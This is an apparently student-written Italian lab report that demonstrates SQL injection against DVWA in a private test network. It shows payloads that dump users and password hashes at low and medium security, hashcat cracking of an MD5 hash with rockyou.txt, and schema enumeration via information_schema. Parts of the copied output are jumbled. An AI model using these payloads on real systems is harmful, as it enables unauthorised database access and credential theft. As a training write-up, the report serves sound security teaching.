



# BUILDWEEK 2

# RAPTOR-SHIELD

# INTRODUZIONE

La sicurezza informatica è una sfida cruciale e in continua evoluzione e conoscere le tecniche di attacco rappresenta il primo passo per difendere efficacemente i sistemi.


I test effettuati in questi giorni denotano un'analisi approfondita e strutturata di diversi scenari di attacco con l'obiettivo di mettere alla prova e consolidare la robustezza delle difese implementate. Propone, inoltre un'analisi approfondita e strutturata di diversi scenari di attacco, con l'obiettivo di mettere alla prova e consolidare la robustezza delle difese implementate.

L'intero percorso si svolge in ambienti di test sicuri e controllati, utilizzando strumenti avanzati come DVWA (Damn Vulnerable Web Application), Kali Linux, Metasploit e Hashcat.

L'approccio pratico e operativo adottato permette di comprendere a fondo le vulnerabilità e sviluppare contromisure concrete, in un'ottica di prevenzione e miglioramento continuo.


L'introduzione esplora il concetto fondamentale di sicurezza informatica, ponendo l'accento sull'importanza di un approccio proattivo e consapevole, fondamentale per anticipare e contrastare le minacce. La comprensione delle vulnerabilità è essenziale per rafforzare le difese,

e questo documento intende fornire agli amministratori di sistema e agli esperti di sicurezza le competenze necessarie per affrontare situazioni reali con consapevolezza e precisione.



# TEST 1

# SQLinjection



# INTRODUZIONE

I nostri test esplorano tecniche di attacco informatico per migliorare la sicurezza dei sistemi, utilizzando ambienti di test sicuri come DVWA e strumenti avanzati come Kali Linux, Metasploit e Hashcat.

Si analizzano l'SQL Injection per l'estrazione di dati sensibili, il Cross-Site Scripting (XSS) Persistente per il furto di cookie e l'esecuzione di script malevoli, e il Buffer Overflow (BOF) per compromettere la stabilità delle applicazioni.

Inoltre, vengono illustrati exploit con Metasploit per ottenere accesso non autorizzato e mantenere il controllo su sistemi vulnerabili.

L'obiettivo è dimostrare come la conoscenza pratica delle tecniche di attacco sia fondamentale per rafforzare le difese e prevenire minacce complesse.

# INTRODUZIONE

In un contesto di sicurezza informatica, è fondamentale comprendere come sfruttare le vulnerabilità per migliorare le difese di un sistema. Uno degli attacchi più comuni è l'SQL injection, che può essere utilizzato per accedere a dati sensibili come le password degli utenti. In questo esercizio, vedremo come recuperare la password dell'utente "Pablo Picasso" utilizzando una vulnerabilità di SQL injection su DVWA (Damn Vulnerable Web Application), un ambiente di test sicuro e legale.

Requisiti:

- VM Kali con IP 192.168.13.100
- VM Metasploitable2 con IP 192.168.13.150

Effettuare un test del ping prima di iniziare.

```
(kali㉿kali)-[~]
$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=1.35
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=1.46
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=1.80
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=1.98
^C
--- 192.168.13.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 30
rtt min/avg/max/mdev = 1.347/1.645/1.978/0.253 ms
```

# RECUPERO PASSWORD - LOW

Accedere alla web app DVWA e settare nella pagina DVWA Security la difficoltà Low.



The screenshot shows the DVWA Security interface. On the left, there's a sidebar with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, and DVWA Security. The DVWA logo is at the top. The main content area has a title 'DVWA Security' with a lock icon. It says 'Security Level is currently **low**'. Below that, it states: 'You can set the security level to low, medium or high.' and 'The security level changes the vulnerability level of DVWA.' A dropdown menu is set to 'low' with a 'Submit' button next to it. At the bottom, it says 'PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.' and 'You can enable PHPIDS across this site for the duration of your session.' It also mentions 'PHPIDS is currently **disabled**. [[enable PHPIDS](#)]'. At the very bottom, there are links for '[Simulate attack]' and '[View IDS log]'. The background of the slide features a red grid pattern.

Impostare il livello di sicurezza su "low" in DVWA (Damn Vulnerable Web Application) comporta una riduzione significativa delle misure di sicurezza implementate nell'applicazione. Questo rende DVWA più vulnerabile agli attacchi e facilita l'esecuzione di tecniche di hacking come l'SQL injection, l'XSS Persistente, e altre vulnerabilità comuni.

Gli attacchi di SQL injection diventano più semplici da eseguire perché le query SQL vengono eseguite direttamente senza filtri o controlli.

# SQL INJECTION

L'SQL injection è una vulnerabilità di sicurezza che consente a un attaccante di inserire codice SQL dannoso in un campo di input di un'applicazione web, alterando le query eseguite dal database.

Questo può portare all'accesso non autorizzato ai dati, alla modifica o eliminazione di informazioni, e alla compromissione del server.

Inserendo la stringa '1' OR '1'='1' dimostreremo la presenza di una vulnerabilità all'interno dell'applicazione web.

La condizione '1'='1' è sempre vera, quindi la query restituirà tutti gli utenti, indipendentemente dai valori di username e password.

Inseriamo il payload

'UNION SELECT user,password FROM users ##  
per ricavare la lista di tutte le password in hash.

## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user,password FROM dwva.users ## #

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM dwva.users ## #

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM dwva.users ## #

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM dwva.users ## #

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM dwva.users ## #

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

# HASHING PASSWORD

Abbiamo ricavato la password dell'utente Pablo, ma è in formato criptato.

Abbiamo bisogno di utilizzare il comando hashcat tramite prompt di Kali.

Creiamo un file hash.txt e inseriamo all'interno la password criptata = echo "password criptata">>hash.txt

Avviando con il comando

```
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

riusciremo a decriptare la password

Hashcat è uno strumento di cracking delle password che può essere utilizzato per decriptare le password tramite attacchi di forza bruta o attacchi basati su dizionari. Quando si usa una wordlist come rockyou.txt, l'idea è quella di testare tutte le parole presenti nel dizionario contro l'hash della password che stai cercando di decifrare.

Le credenziali di nostro interesse saranno: "pablo" come username e "letmein" come password.

```
(kali㉿kali)-[~] $ echo "0d107d09f5bbe40cade3de5c71e9e9b7" > hash.txt
(kali㉿kali)-[~] $ hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pool project]
* Device #1: cpu-penryn-13th Gen Intel(R) Core(TM) i7-13620H, 2212/4488 MB (1024 MB allocatable), 4MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 1 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace ..: 14344385
* Runtime ...: 2 secs

0d107d09f5bbe40cade3de5c71e9e9b7:letmein

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target....: 0d107d09f5bbe40cade3de5c71e9e9b7
Time.Started....: Mon Mar 17 05:35:51 2025 (0 secs)

User ID: pablo
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

User ID: admin
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

User ID: 1337
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

User ID: pablo
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

User ID: smithy
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info
http://www.securiteam.com/securityreviews/SDPON1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Logout
```

# RECUPERO PASSWORD - MEDIUM

Dopo aver impostato il livello di sicurezza in Medium, concentriamoci sulla differenza tra i due livelli di sicurezza.

Viene implementata una sanificazione di base degli input utente. Questo significa che alcuni caratteri speciali, come gli apostrofi singoli ('), vengono rimossi o neutralizzati per prevenire l'iniezione diretta di codice SQL.

Gli attaccanti devono trovare modi per aggirare la sanificazione e i filtri implementati, rendendo l'attacco più complesso rispetto al livello "low".

The screenshot shows the Burp Suite interface. In the Request pane, a GET request is shown with a parameter 'id' set to '1 OR 1=1'. The Response pane displays an error message from DVWA indicating a syntax error near the 'OR' and single quote characters.

**Medium SQL Injection Source**

```
<?php

if (isset($_GET['Submit'])) {

    // Retrieve data

    $id = $_GET['id'];
    $id = mysql_real_escape_string($id);

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = $id";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');

    $num = mysql_numrows($result);

    $i=0;

    while ($i < $num) {

        $first = mysql_result($result,$i,"first_name");
        $last = mysql_result($result,$i,"last_name");

        echo '<pre>';
        echo 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname: ' . $last;
        echo '</pre>';

        $i++;
    }
}

?
```

**Low SQL Injection Source**

```
<?php

if(isset($_GET['Submit'])){

    // Retrieve data

    $id = $_GET['id'];

    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";

    $result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>');
```

Inserendo la stringa 1 OR 1=1 ci verranno mostrati i nomi utenti all'interno della web app.

Inseriamo il payload

1UNION SELECT user,password FROM users ##

per ricavarci le password criptate

User ID:

ID: 1 OR 1=1

First name: admin

Surname: admin

ID: 1 OR 1=1

First name: Gordon

Surname: Brown

ID: 1 OR 1=1

First name: Hack

Surname: Me

ID: 1 OR 1=1

First name: Pablo

Surname: Picasso

ID: 1 OR 1=1

First name: Bob

Surname: Smith

**Vulnerability: SQL Injection**

User ID:

ID: 1 UNION SELECT user, password FROM users --

First name: admin

Surname: admin

ID: 1 UNION SELECT user, password FROM users --

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 UNION SELECT user, password FROM users --

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

ID: 1 UNION SELECT user, password FROM users --

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 UNION SELECT user, password FROM users --

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 UNION SELECT user, password FROM users --

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

## More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

<http://www.unixwiz.net/techtips/sql-injection.html>

[View Source](#) [View Help](#)

Username: admin  
Security Level: medium  
IDS: disabled

# RECUPERO DATI SENSIBILI SU DATABASE

Dopo aver ricavato le credenziali dell'utente Pablo Picasso, focalizziamoci sul recupero di altri dati sensibili all'interno di database presenti nella web app DVWA, impostata su Low.


Inserendo lo script:

```
1' UNION SELECT schema_name, NULL FROM information_schemaschemata##
```

La query restituirà un elenco di nomi di schemi (database) presenti nel server del database. Questi possono includere database di sistema come `information_schema`, `mysql`, `performance_schema`, ecc., oltre a eventuali database creati dagli utenti.

L'elenco presenta:

admin - `information_schema` - `dwva` - `metasploit`  
